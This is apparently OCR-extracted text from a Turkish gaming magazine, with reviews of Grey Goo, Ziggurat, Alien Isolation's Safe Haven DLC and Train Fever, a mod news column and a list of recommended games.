İnsanların hikâyesi süper saçma. Yüzyıllar boyunca galaksinin uç bölgelerine gitmeye çalıştıktan sonra insanlar sadece daha fazla savaş bulunca çok üzülmüş, o yüzden dünyaya geri dönerek (ulan bir tane mi yaşanacak gezegen bulamadınız bre zındıklar!) insanlıktan geri kalan kırıntıları korumaya karar vermişler. Tam iyi bari biraz adam olmuşuz derken ve en güçlü silahlarını yok ederlerken insanlar aslında en tehlikeli silahın "insan" olduğunu anlamışlar (biri beni vursun lütfen). Savaş insan doğasının bir ürünüymüş. O yüzden hayatta kalmak için yıktıkları teknolojiyi tekrardan kurmaya başlamışlar!

Grey Goo oyunun en mantıklı yaratığı aslında. Şöyle ki, bugün insanlığın galaksi içindeki imkânsız mesafelerde kolonize olması için sürekli üs kurarak genişleyen robotların kullanılması sevilen bir öneri. Grey Goo, mikroskobik küçüklükte nano parçacıklarından oluşan robotların bir araya gelmesinden oluşuyor. Bir nevi T-1000 gibi düşünebilirsiniz aslında. İstediği şekli rahatlıkla alabildiği için galaksi keşiflerinin öncü birliği, insan tasarımı bir deney. Ama artık bilinç kazanarak yaratıcısını yok etmek için geri geliyor.

ESKİ GÜNLERE GERİ DÖNÜŞ

Grey Goo'yu şu anki piyasanın kralı *Starcraft 2*'den ayıran



GÖRDÜN MÜ KAÇACAKSIN

Şu arkadaşı gördüğünüz zaman etrafa dağılsanız iyi edersiniz. Her ne kadar mikro yönetim unsurları yok desek de Lancer adlı bu devasa vatandaşın karşısında "Hazır Ol!"da beklememek ordunuzun sağlığı için önemli bir unsur. Pusu noktalarına (üstü kapalı ormanlar) sığamasa da gayet yıkıcı bir birim.


Red Alert'teki kitle imha günlerimi hatırladım.




Tasarımlar İnsanlar ve Beta için gayet güzel.

en büyük özellik, Blizzard'ın oyunu mikro yönetim temelli ise Grey Goo'nun makro yönetim üzerine kurulu olması. Zaten oyunu zevkli yapan kısım da bu. O kadar uzun süre *Starcraft* hegemonyasında GZS oynadıktan sonra *Command & Conquer* ya da *Age of Empires* tarzında oyuna susamışım resmen. *Grey Goo* sizin dakikada kaç defa fareye tıkladığınızı umursamıyor. Ürettiğin birimleri parça parça bölüp müthiş bir detayla (*SC* oyuncularının takdir ettiğim yönüdür) ayrı ayrı saldırtmanızı da istemiyor. Haritadaki Catalsyt'i ele geçirip, ordunu basıp saldırmanı bekliyor o kadar. "Ateşle & Unut" tarzında diyebilirim.

Birimlere gelince *Grey Goo* her ne kadar yaratıcı bir ırk olsa da Beta ve İnsanlar birbirine benziyor diyebilirim, en azından ünite olarak. Beta üs kurarken klasik git, yerleş ve genişle taktiğini kullanıyor. İnsanlar ise kurdukları duvarlar ve kuleler ile genişlerken daha yavaş ama rahat bırakılırlarsa zehirli sarmaşık gibi her yere musallat olabiliyorlar. Goo ise en eğlencelileri diyebilirim. Mother Goo ile oyuna başlıyorsunuz ve o bölünerek başka bir Mother Goo oluşturuyor. Catalsyt noktalarına yerleştikten sonra Mother Goo'lar üçe ayrılmaya başlıyorlar ve siz de onları istediğiniz askeri birimlere çevirebiliyorsunuz. O yüzden Grey Goo müthiş mobil bir ırk, her an her yerde karşınıza farklı bir formda çıkabiliyorlar. Saldıran ünitelerin tipine göre form değiştirebiliyorlar ki bu da onları aşırı tehlikeli yapıyor. Zayıf yönleri ise Mother Goo'lar çok açıkta duruyor, harita kontrolünü biraz kaybettiğiniz anda aradan sızan askeri bir birlik ordunuzun omurgasını dal gibi kırabiliyor.

Oyunda birlikler hafif, ağır ve hava birlikleri olarak üçe ayrılıyor. Bunların dışında bina üretimi ve araştırma sekmeleriniz ekranın hemen ortasında olduğundan hem oyunu izleyip hem de rahatlıkla üretim yapma lüksüne sahipsiniz. Tek bir üretim maddesi olduğu için neye ne kadar ödeyeceğim diye düşünmüyorsunuz. Catalyst çıkarış hızınız artı değerdeyse yeteri kadar birim üretmiyorsunuz, eksi değerdeyse kazandığınızdan daha fazla harcıyorsunuz, sabit ise gelir ve gideriniz bir demek oluyor. Gayet basit ve kafa karıştırmayan bir sistem.

Oyunun ara sinematikleri çok iyi, insan ırkı ile biraz dalga geçmiş olsam da hikâye örgüsü ve hikâyeyi size sunuş şekli çoğu yerde *Red Alert* serisini hatırlatacaktır. Bunun aslında yadırganacak bir kısmı yok çünkü oyunu yapan firma **Petroglyph** büyük çoğunluğu eski **Westwood** çalışanlarından oluşan uzman, hatta baya baya dinozor bir ekipten oluşuyor. Mikro yönetim olmaması oyunu çok zorlaştırmıyor, oyun stili 90'ların klasikleri gibi ordu bas gönder mantığı kadar kolay da değil (tamam 90'lara benziyor orası ayrı konu). Hangi üniteyi nerede kullanacağınızı çözmek ya da haritalarda nasıl genişleyeceğiniz konusunda uzmanlaşmak halen belirli bir oyun süresi ve beceri isteyen detaylar.

Bütün bu dediklerimi art arda dizerseniz *Grey Goo* strateji sevenlerin kesinlikle denemesi gereken bir oyun. Eski bir oyuncu iseniz 90'ların tadını almak için, yeni bir oyuncu iseniz de "Neymiş bu başımın etini yedikleri 90'ların oyunları?" diyerek deneyebilirsiniz. Her iki taraf için kazançlı ve eğlenceli bir seçim olacaktır. Steam fiyatı 75 TL, fazla gibi durabilir ama oyunun kalitesine bakarsanız az bile ödediğinizi göreceksiniz.



BALÇIK TAVSİYESİ

Mother Goo saldırı altındaysa başınız ciddi büyük belada demektir. Anne Goo tehlikenin geldiği anlarda haritanın yüksek bölgelerine tırmanarak kaçabilir ama bu ölümünüzü geciktirmekten başka bir işe yaramaz. En iyisi onun bulunduğu bölgeye giden yollarda birlikler bırakmanız. Ara ara başka Mother Goo'lar üreterek (zaten zorundasınız) onları aldatıcı bölgelere koyarsanız düşmanı yanıltabilirsiniz.



- Ara sinematikler
- Mikro yönetim oyunlarına göre daha kolay olması
- Grey Goo ırkının iyi hazırlanmış mekanikleri

−

- Beta ve İnsanlar'ın birim olarak birbirine benzemesi

8

SON KARAR

Paçasından tecrübe akan bir oyun. Bunda yapımcı kadrosunun çoğunun Westwood'dan gelmesinin katkısı büyük. Strateji kıtlığına birebir.





Göz temasından kaçının!



Tür: Gerçek Zamanlı Strateji **Yapım:** PetroGlyph **Dağıtım:** Grey Box / Steam **Kutulu Fiyatı:** - **Dijital İndirme:** 75 TL **Yaş Sınırı:** 12 **Dahası İçin:** greygoo.gamepedia.com





Asamın gücü adına, güüüç bende artıııık!



İlk başta Queen Amidala sandım, 'aa naber' diyecektim de değilmiş.

ZIGGURAT

ZİGGURAT, YA DA DİĞER ADIYLA TANRIDAĞI -ESER GÜVEN

"Eser ile ne idüğü belirsiz oyunlar" programının bilmemkaçıncı bölümüne hoş geldiniz! Ne idüğü belirsiz diyorum çünkü eminim çoğunuz yine duymadınız bu oyunun adını. Ben de duymamıştım ki. Hatta Serpil bana *Ziggurat* dediğinde "Ha? Niggurat?" diye tepki vermiştim. Hoş o da duymamış olacak ki aramızda kalsın ama türünü yanlış biliyormuş, o yüzden bana itelemiş. Hiii daha baştan neler söylüyorum oyunla ilgili değil mi, idüksüz dedim, itelemek dedim. Ama durumunda şikayetçi olduğumu söylemedim.

OFF HEP Bİ ŞİKAYET, HEP Bİ YAKINMA

Yooo, gerçekten de şikayetçi değilim çünkü *Ziggurat* bayağı ilginç bir oyunmuş. Uzun zamandır FPS oynamıyorum çünkü yeni FPS'leri beğenmiyorum. Ama eskiden resmen severek oynardım, Amiga'da *Gloom* vardı mesela çok sevdiğim, sonra PC'de *Hexen* ve *Heretic*. FPS türüne bu şekilde fantastik öğelerin yerleştirilmiş olmasını çok severdim, onbininci II. Dünya Savaşı senaryosu yerine tuhaf tuhaf yaratıklarla savaşmak daha çok hoşuma giderdi. İşte *Ziggurat* da bu eski dark fantasy FPS türünü yeniden karşımıza çıkarıyor ve buna bir de *roguelike* öğeleri ekliyor.

Artık bininciye *roguelike nedir* muhabbeti yapmak istemiyorum. Ama şu kadarını söyleyeyim, *roguelike* türünün rastlantısallığı *Ziggurat*'ta yoğun biçimde kullanılıyor. Alışık olduğumuz FPS oyunları nasıl mesela, on kez baştan başlasanız onunda da aynı rotayı kullanarak ilerlerlesiniz değil mi? *Ziggurat*'ta ise bölümler rastgele yerleştirilmiş odalardan oluşuyor. Bazı odalara girdiğinizde çıkabilmek için içindeki tüm düşmanları öldürmeniz gerekiyor, bazılarında hazineler veya tuzaklar bulunuyor. Tabii karanlık fantezi oyununda kullanacağımız silahlar da asa veya değnek oluyor haliyle ve bunların tümü de büyü kullanıyor. Oyuna bir asayla başlıyoruz, bunun cephanesi sınırsız. Hemen önümüzde yeni bir silah duruyor, bu da ikinci silahımız ve her oyunda farklı bir silahla karşılaşıyoruz. Her bölümün başında yeni bir silah kazanıyorsunuz. Silahları da düşmanlardan düşen büyü enerjileriyle dolduruyorsunuz, tam old school yani :) Üç farklı renk büyü enerjisi düşebiliyor ve bunlar üç farklı 'cephane' barını dolduruyorlar. Her silah da bu cephane türlerinden birini kullanıyor, yani turuncu kullanan büyü kitabının cephanesi bitince emektar asamıza geri dönüyoruz.

Oyuna başlarken farklı karakterler seçebiliyoruz ve bunları açmak için de oyunda çeşitli başarılar elde etmemiz gerekiyor, mesela asa kullanarak bilmemkaç iblis öldürmek, oyunu bir kez bitirmek falan gibi. Bu da tekrarlanabilirliği arttırıyor demek isterdim ama zaten tekrardan başka şansınız yok ki :) Çünkü bu bir roguelike, ölüm kalıcı. Oyunda tek hakkınız var, eğer sağlığınız dibe vurur ve ölürseniz Game Over, rasgele hazırlanmış bir zindan ve farklı silahlarla tekrar başlıyorsunuz. Level atladığınızda farklı perk'ler arasından seçim yapıyorsunuz örneğin ve gerçekten de oynadığınız iki oyun da birbirinden tamamen farklı oluyor.

RULOKAT TADINDA BEŞ KAT

Oyunda yalnızca beş bölüm (ya da beş kat diyelim) olması size az gelebilir, gelmesin. Süper bir oyuncuysanız oyunu bir saat içinde de bitirmeniz mümkün ama muhtemelen bunu başaramayıp ölecek ve o beş bölüme yeniden başlayacaksınız. Bölümleri geçmek için ise içinde bulunduğunuz katta bulunan Portal Key'i buluyor, sonra da boss odasına gidip boss'u bir güzel pataklıyor ve açılan portal sayesinde sonraki kata geçiyoruz.

Dedim ya işte, şikayetçi değilim. Ben *Ziggurat*'ı çok sevdim. Bir indie yapımcının elinden çıkmış olması hiç şaşırtmadı beni, böyle cesurca hamleler hep bağımsız geliştiricilerden geliyor çünkü. Oyun gayet doyurucu. Siz de geçmişin o fantastik FPS'lerini seviyor, çorba biraz daha acı olsun diyerekten zorluktan korkmuyorsanız kesinlikle denemenizi öneriyorum. Arada bir açıp yirmi otuz dakika oynayıp kapatsanız dahi çok keyifli oluyor çünkü Zigguşum (evet o kadar da benimsedim).



+

- Buram buram o eski fantastik FPS'ler
- Rastgeleleştirme çok başarılı; her seferinde farklı silahlar, farklı zindanlar çok iyi
- Grafikleri güzel ve akıcı

–

- Başlarda biraz zor gelebilir ama roguelike dediğin zaten kolay olmamalı
- Beş kat olması kısa gibi görünebilir, ama bu pek de bir eksi değil
- Boss dövüşleri azıcık daha çeşitli olabilirdi belki

7+

SON KARAR

Ummadık taş baş yarar, ummadık Ziggurat Eser keyiflendirir.



KÜNYE

- **Tür:** Dark Fantasy FPS
- **Yapım:** Milkstone Studio
- **Dağıtım:** Steam
- **Fiyatı:** 24 TL (Steam)
- **Dahası İçin:** milkstonestudios.com/games/ziggurat

inceleme dlc

pc ps3 ps4 one 360

NOTU: 6

ALIEN ISOLATION
SAFE HAVEN
ZOR AMA... ZOR İŞTE! -SİNAN AKKOL



Acayip ya, insan korkmayı ne kadar çok seviyor. Sanki *Alien Isolation*'da yeterince öd kaybetmemişim gibi, bu ay *Safe Haven* DLC'sine daldım. İlk başta çok zorlandım, çok küfrettim. Ama ne yalan söyleyeyim, çok eğlendim. Özlemişim seni kerata!

Safe Haven, önceki DLC'lerden farklı bir harita türü olan Salvage haritalarıyla tanıştırıyor bizi. Oyuna güvenli bir odada ve çok sınırlı eşyayla başlıyoruz. Terminaldeki iki görevden hangisini seçtiğimize bağlı olarak sağ veya soldaki bölgenin kapısı açılıyor. Açılan görev bölgesine girer girmez, bir puan sayacı geri saymaya başlıyor. Toplamda on görevi bitirmek için iki saatiniz var. Ancak o kadar fakirsiniz ki ilk başta, ilk iki görevi yerine getirip güvenli odaya geri dönene kadar yaşlanabilirsiniz. Güvenli odaya dönebilirseniz, yeni eşyalar, cephaneler ve planlarla ödüllendirilip bir sonraki görevinizi seçiyorsunuz.

Ha bu arada, DLC yeterince zor değilmiş gibi, kaldığınız yeri kaydetmek için de görevlerde kazandığınız değerli puanlarınızdan 2500'ünü harcamanız gerekiyor! Yani kayıt hakkı kullanıp on bölümü de bitirdiğinizde puanınız düşük oluyor.

Safe Haven'ın bir hikâyesinin olmaması en büyük dezavantajı. Çünkü DLC'deki her şey ana oyunla aynı olunca, yenilik olarak en azından bu haritalarda koşturduğumuz kişiye bir hikâyecik yazsalardı diyor insan. Ama o *Alien Isolation* gerilimi yok mu, onu iliklerinize kadar hissediyorsunuz. Bölümler arasındaki zorluk seviyesinin dengesiz olduğunu söyleyebilirim, ilk iki bölüm Alien'la kedi fare oyunu yaptıktan sonra, karşınıza çıkan Android'lerden kaçmak/kafalarını kırmak çocuk oyuncağı gibi geliyor.

Son olarak da, DLC'nin fiyatının 15TL olduğunu ve bunun bayağı yüksek olduğunu söylemeliyim. Gerilim süper de aynı iki haritada dolaşıp duruyoruz, bu çok yüksek. Fiyatını 5TL civarında yakalarsanız alın, yoksa bence pek gerekli değil!



KÜNYE

Tür: FPS **Yapım:** Creative Assembly **Dağıtım:** SEGA **Dijital İndirme:** 15TL (Steam), 17TL (Playstore) **Yaş Sınırı:** 18



Ağzına kadar girdikten sonra hâlâ "görmemiştir belki" diye umut etmek...

inceleme
fazla uzaklaşmış olamaz!

THE TALOS PRINCIPLE'DAKİ MİSAFİRİM

2015 sonu geldiğinde hepimizin acı bir şekilde unutacağı, ama şu ana kadar bence bu yılın en iyi oyunu unvanını taşıyan *The Talos Principle*'ın ilginç yanlarından birisi de, duvarlardaki QR kodları. Bunlar sayesinde sizden önce bu esrarengiz dünyada gezmiş "varlıkların" düşüncelerini okuyabiliyorsunuz. Hatta bu karakterlerin arasında diyaloglar bile oluyor, "acaba paralel evrenlerde miyiz?" diye şüpheye düşüyorlar.

Etrafta bulduğunuz boya kutularını boş bir duvarda kullanarak siz de bu dünyada kendi QR kodunuzu bırakabiliyorsunuz. Oyunun sonlarına kadar ben bunun kozmetik bir hareket, ufak bir güzellik olduğunu düşünmüştüm. Taa ki C dünyasındaki bir kalenin duvarında, bizim **Sarp**'ın bıraktığı notu bulana kadar. Her yandan yıllık klanların saldırısı altında olduğumuz şu oyun dünyasına *The Talos Principle* gibi çok daha fazla oyun lazım mirim. Bunu bilir, bunu söylerim... **-Sinan**



MODLAYABİLİR MİSİNİZ GÖZYAŞLARIMI ELLERİNİZLE



MOD DÜNYASINDAN HABERLER

DYING LIGHT'IN ÖLMEYEN IŞIĞI

Bu ay, *Dying Light*'ın yapımcısı **Techland** ve modcular arasında bayağı bir drama yaşandı. Oyunun çıkışının ardından, içinde büyük potansiyel gören fakat oyunu biraz aşırı kolay bulan modcular (ben dahil), koşulları biraz zorlaştırmak, oyunu biraz daha çekişmeli hale getirmek adına birkaç dosyayı değiştirmeye yeltenince, Techland'de kısa süreli bir kriz yaşandı. Modlanan dosyaların, multiplayer üzerinde haksızlıklara sebep olmasının üzerine, geçici olarak "isim haklarını ihlal ettiği" gerekçesiyle modları tamamen yasaklayan Techland, daha sonra olayı netleştirip, "Aslında modları çok seviyor ve destekliyoruz, hatta yakında oyunumuz için mod yapma paketleri de yayınlayacağız. Sadece bu projelerin multiplayer versiyonunu etkilememesi için bunları tek oyunculu ortama kısıtlama ihtiyacı hissettik, böylece herkesin mutlu olacağını düşünüyoruz" dedi, ve son güncellemeyle birlikte modlar tekrar oyun tarafından kabul edilir hale geldi.

Şahsen birçoğunu denedikten sonra, *Dying Light*'ın şu anda piyasadaki en iyi zorluk modu olduğuna inandığım **Survivor Mod**'u **tinyurl.com/ogz-mod-mart-01** adresinden indirebilirsiniz. Ortalıkta bulduğunuz eşyaları azaltması, saldırılarınızı biraz güçsüzleştirmesi, ve zombileri daha akıllı ve agresif yapmasıyla öne çıkan bu mod, gerçekten oyunu dehşet verebilen bir hale getiriyor. Techland o söz verdiği mod yazılımını da yayınlarsa artık önümüzdeki aylarda neler görürüz kim bilir!

IŞILDAMAYAN VAMPİRLERİ ÖZLEDİK!

Tarihin büyük ihtimalle en iyi vampirlik simülatörü, *Vampire: The Masquerade – Bloodlines*'ı hepimiz özlüyoruz, hepimizin acısı büyük. Yapımcıları hep arada bir görünüp, "bir ara devamını yapacağız" falan diyerek gaz veredursunlar (ki Potral'da **Olay Mahalli** sayfalarında buna dair bir şeyler okuyabilirsiniz), modlar oyunu bunca yıl ayakta tutmayı başardı. Her ay yenileri gelen modlardan sonuncusu; oyunu ciddi şekilde genişletip, değiştiren, **Bloodlines Antitribu.** Oyuna yeni klanlar, karakterler, bölümler, yetenekler, silahlar ve görevler ekleyen bu mod, gerçekten DEVASA boyutlarda bir proje olmuş. Düzelttiği bug'lardan, eklediği fizik ve grafik efektlerine kadar inanılmaz miktarda yeniliği getiren Antitribu'yu **bloodlinesantitribu.com** adresinden indirebilirsiniz.

KLASİK AKSİYON-RYO DEMİŞKEN!


Vampire: The Masquerade kadar klasikleşmiş başka hangi aksiyon-RYO var? Elbette *Deus Ex*'ten bahsediyorum! Aynı ay içinde bu iki oyuna birden bu kadar büyük modlar gelmesi gerçekten evden çıkmamak için yeterli bir bahane. Uzun süredir var olan **Give Me Deus Ex** adlı mod, geçtiğimiz haftalarda çıkardığı yeni versiyonuyla, oyuna hayran bırakıcı yenilikler ekliyor. Değişik silahlardan tutun, bölümleri geçmek için yepyeni bir tutunup kendini yukarı çekme mekaniğine, devasa değişiklikler var. Birkaç görsel efekt dışında tamamen oynanışı etkileyen GMDX modunu, **tinyurl.com/ogz-mod-mart-02** adresinden indirebilirsiniz.



#CUTE #NOFILTER #ROCKETJUMPOFTHEDAY #INSTADOOM

Sosyal medya ne güzel, değil mi? *(değil –Sarp)* Rengarenk hayatlar, hepimizin ne kadar süper, ne kadar mutlu olduğumuzu sergileme alanımız. Heşteg'lerimizi de güzel güzel diziyoruz, tatlı tatlı filtrelerle yamuk suratlarımızı sanki fena değilmiş gibi açılarla bir sergiliyoruz, bir sergiliyoruz, aman tanrım *(söylemiştim –Sarp)*. Dolayısıyla selfie çekmeye doyamayanlarımız için bu ayki favori modum **InstaDoom** oldu! Modun oyuna eklediği selfie çubuğu sayesinde, oyunun herhangi bir noktasında durup, DoomGuy'a selfie çektirebileceksiniz. İnanılmaz eğlenceli bir mod olmuş, kesinlikle tavsiye ediyorum. **tinyurl.com/ogz-mod-mart-03** adresinden indirebilirsiniz. İyi katliamlar!

-Erim



Naber!

Kowabunga dijital savaşçılar! Geçen ay *GTA V*'in ertelenmesinden sonra kendimizi avutmak için yola çıktığımız *GTA IV* modlama projesinin ardından bu ay modcular olarak tekrar sessiz sakin dünyamıza döndük, alışmaya çalışıyoruz. Bolca papatya çayı ve o tür saçma, insana kendini sağlıklı hissettiren şeyler içerek kendimizi kandıralım. Bizim de kaderimiz bu! Hep dram, hep hüzün! En azından birbirimize sahibiz! Sarılın bana, dijital savaşçılar! Şaka len şaka, hadi birkaç efsane mod kurup neşemize bakalım!

pc



TOPLU TAŞIMANIN YÜKSELEN ATEŞİ -NOYAN AKATLI

TRAIN FEVER

Sevgili dostlar; bu ay köşemiz için oyun önerisi gönderen okurlar arasında yapılan çekiliş sonucunda Cengizhan Yıldırım kardeşimiz *Knights and Merchants* şifresi kazandı. Burak Şahin, Saffet Kır ve Alp Türkten adlı arkadaşlara da iletileri için çok teşekkür ederim. Son 1–1,5 yılda piyasaya çıkmış, dergide incelemediğimiz oyunlar arasından önerilerinizi **noyan@oyungezer.com.tr** adresine gönderebilirsiniz, erken erişimdeki ve çok yeni oyunları dikkate almıyoruz tabii. Çekilişte *Overlord 2* (PC) oyununu kazanma şansı sizin, geç kalmadan görüşmek üzere.

Son birkaç aydır ihmal ettiğim konular için not defterime ve e-posta kutusunda birikmiş mesajlara göz gezdiriyorum. Tycoon türünü biraz boşlamışım köşemizde ve okuyucu önerisi oyunlara yer vermemişim son zamanlarda. Öyleyse elimizdeki bir sayfa ile iki boşluğu birden dolduralım bakalım: Okuyucu dostumuz Saffet Kır'ın kısa listeler halinde gönderdiği, dergide daha önce yazılmamış oyun önerilerinden biriydi *Train Fever* ve son iki aydır aklımın bir köşesinde, hareket saatini bekleyen lokomotif gibi sessizce bekliyordu. Düdüğü öttürerek trenimizi yavaş yavaş hareket ettirelim öyleyse.

DEMİR AĞLAR ÖRMEK İÇİN EĞİTİM ŞART!

Kısayola tıkladıktan sonra doğrudan ana menüye çıkıyoruz. 1850'de ABD topraklarında, hayali bir bölgede başlıyor oyun. Başlangıç yılını, harita büyüklüğü ve yükseklik - eğim düzeyini belirleme imkânımız var. Tek kişilik "serbest oyun" (sandbox) dışında herhangi bir bölüm, mod yok ana menüde. Oyun içi senaryo, görev, hedef gibi motivasyon artıran ögeler de yok. Çuf çuf trenimizin çuvalladığı yere geliyorum; eğitim bölümü de yok! Ray döşemek, vagon satın almak, otobüs duraklarını sokaklara serpiştirmek gibi temel işlemler pencerelerde, kısa cümlelerle anlatılmış. Gelgelelim (ki biraz zor geliyoruz), iki kasaba arasında demiryolu hattı döşemek gibi kulağa basit gelen işlem, eğim farkları, araya karayolu, nehir gibi engellerin girmesi nedeniyle


Mecidiyeköy metrobüs durağının 1857 yılındaki hali.


İlk trenim, yük vagonları boş ne yazık ki...

"Off, niye gelmiyor bu tren?" diye kıvranan yolcu hüsranına dönüşüyor. Bu noktada, istasyonlardaki danışma büroları misali, gönüllü oyuncuların hazırladıkları rehberler devreye giriyor. "Ana menüde rehberler sekmesinin ne işi var yahu?" sorusunun cevabını da almış oluyoruz. Steam'de, özellikle "Yeni Başlayanlar İçin Train Fever Rehberi" adlı oyuncu yapımı faydalı eseri okuduktan sonra, eğim farkı ve diğer doğal – yapay engelleri aşarak ray döşemeyi kısa sürede öğreniyorum. Anlayacağınız gibi, oyunun not ortalamasını düşüren bir eksiklik, eğitim bölümünün olmaması.

Seveceğimi tahmin ettiğim ve ilk baştaki acemiliği atıp şehirlerarası ve şehir içi yolcu – yük taşıma temellerini kurduktan sonra yavaş yavaş sevdiğim, rahatlatıcı müzikler, yeşil yeşil gelir efektleriyle keyfini çıkarmaya başladığım bir yolculuk oldu *Train Fever*. Cadde ve sokakların biz yolcuları taşıdıkça gelişip büyüdüğü bir şehirleşme yapısı var. Oyun içi zaman ilerledikçe teknolojik gelişmeye uygun biçimde, daha güçlü, işlevsel lokomotif, otobüs (1850 model otobüsümüze dikkat!) ve tramvaylara sahip olabiliyoruz, durak düzenlemesini yeniliyor, bölgedeki diğer kasabalara da trenlerimizin konfor ve hızını götürmeye çalışıyoruz. 2010'larda şehir içi trafik sıkışıklığının sinirleri bozma düzeyine karşılık neler yapabileceğim, şimdiden merak ediyorum...

7

SON KARAR
Oyuncu yapımı rehberler sayesinde aşılan eğitim bölümü eksikliğini saymazsak, başarılı bir toplu taşımacılık oyunu var elimizde.

- **Tür:** Tycoon/Simülasyon
- **Yapım:** Urban Games
- **Dağıtım:** Gambitious Digital Entertainment
- **Dijital İndirme:** 55 TL (Steam)
- **Yaş Sınırı:** 3+
- **Dahası İçin:** train-fever.com

80'LERDEN GELEN ADAM

Keyifli bir çocuk – gençlik romanı okudum bu ay: *Demiryolu Çocukları – Edith Nesbit.* Kemalettin Tuğcu kitaplarındaki gibi, acıklı bir öyküyü sevimli aile muhabbetleri eşliğinde anlatan bu güzel romanı tüm okuyuculara tavsiye ederim.



OYNUYORUM

1. Dying Light (PC)
2. Assetto Corsa (PC)
3. Total War: Attila (PC)
4. Skate 3 (PS3)
5. Game of Thrones: Iron from Ice (iOS)

BEKLİYORUM

1. GTA V (PC)
2. Mirror's Edge (PC)
3. Cities Skylines (PC)
4. Game of Thrones: Ep.2 (iOS)
5. The Last of Us (PS4)

YOKSA BUNLARI KAÇIRDINIZ MI?


BU SAYIMIZDAN DA ANLAŞILACAĞI ÜZERE, "REMAKE VE REMASTERED" MANYAKLIĞI ALDI BİZİ 1998'LERE 2000'LERE GERİ GÖTÜRDÜ. GENÇLİĞİMİZİN OYUNLARINI YENİDEN GÖRMEK GÜZEL TABİİ AMA HEPSİNİ DE AYNI AYA YIĞMAYAYDINIZ BE ABİLER!

FPS (First Person Shooter)



DYING LIGHT
PC, PS4, Xbox One

Dead Island serisinin yapımcısı Techland, yepyeni bir zombi oyunuyla karşımızda. Virütik bir kabusun için kıvranan Harran (evet, Harran!) kentinin içine gizli bir görev için sızan karakterimiz, hayatta kalma mücadelesi veriyor. Tok bir oynanışa ve şahane grafiklere sahip olan oyunumuzu, tüm zombi sevenlere tavsiye ediyoruz.



Far Cry 4
PC, PS3, PS4, 360, Xbox One
Çok daha "vahşi" bir vahşi yaşama sahip olan Far Cry 4, geniş bir oyun dünyasında harcayacak bolca zamanı olan oyunculara tavsiyemizdir.

Call of Duty: Advanced Warfare
PC, PS3, PS4, 360, Xbox One
Geçen yılki Ghosts rezaletinden sonra Advanced Warfare'in sırtına büyük bir yük yüklenmişti. Tam anlamıyla yerine getirdi ondan bekleneni.

Alien Isolation
PC, PS3, PS4, 360, Xbox One
Alien Isolation bildiğiniz FPS'lere veya tek numarası olan korku oyunlarına benzemiyor. Alien evreninde geçen en başarılı oyun. Korkacaksınız, ama takdir edeceksiniz.

Metro Redux
PC, PS4, Xbox One
Yeni nesil konsolların Metro serisiyle tanışması Redux'la gerçekleşiyor. Metro 2033 ise yeni grafik motoruyla hayat buluyor.

Battlefield 4
PC, PS3, PS4, 360, Xbox One
Multiplayer modu zekâ, yetenek ve takım oyununun birlikte yürüdüğü muhteşem bir yapım olmuş. Multiplayer FPS'lerin kralı, bir sonraki BF çıkana kadar, budur.


Klasik
Half Life 2
PC
Yıllar geçiyor ve bizim bir Half-Life 3 veya Episode 3 görme hayallerimiz okyanusun en derin yerlerinde kayboluyor. Ancak City 17'e geri dönebiliyoruz.

RYO (Rol Yapma Oyunu)



DRAGON AGE INQUISITION
PC, PS4, Xbox One, PS3, 360

Dragon Age Inquisition, Bioware oyunlarının en iyisi değil belki, evet. Ama rol yapma oyunları söz konusu olduğunda, bu yılın en iyi büyük bütçeli oyunu. Hem her türlü quest'e gideceksiniz, hem de Thedas'ın üst düzey politik kararlarını vereceksiniz. Uzun süredir bu kadar ucu açık bir rol yapma oyunu görmemiştik.




Valkyria Chronicles
PC
PS3'ün en sıkı RYO'larından Valkyrai Chronicles PC'ye beklenmedik bir çıkış yaptı ve beklenmedik de bir başarı yakaladı. Aynı anda hem çok renkli hem de çok ciddi.




Kingdom Hearts 2.5 HD Remix
PS3
Daha önce PS2, PSP ve DS'e çıkan Kingdom Hearts oyunlarını, PS3'te ve bu kalitede oynayabilmek paha biçilemez.

Legend of Grimrock 2
PC
İlk oyunun üstüne çok şeyler ekleyen, bulmacaları, aksiyonu, gizemli zindanlarıyla muhteşem bir rol yapma oyunu ve zindan macerası olmuş Legend of Grimrock 2.



Wasteland 2
PC
Fallout serisinin atası, 20 yıldan daha yaşlı olan Wasteland'in yeniden yapımı olan Wasteland 2, atası olduğu seri kadar karanlık bir oyun değil.



Divinity: Original Sin
PC
Eski RYO'ların derin yapısını yepyeni oynanış öğeleriyle harman eden, üstüne bir de kazık gibi ama adil bir zorluk seviyesi sunuyor Original Sin.


Klasik
Diablo III: The Ultimate Evil Edition
PS4, Xbox One
Yeni nesil konsollarda Diablo 3 oynayacaksanız, en doğru yolu bu paketi almaktan geçiyor! Ek görev paketi ve tüm yenilikleriyle birlikte sizi bekliyor.

AKSİYON



GRAND THEFT AUTO 5
PS4, Xbox One, PS3, 360

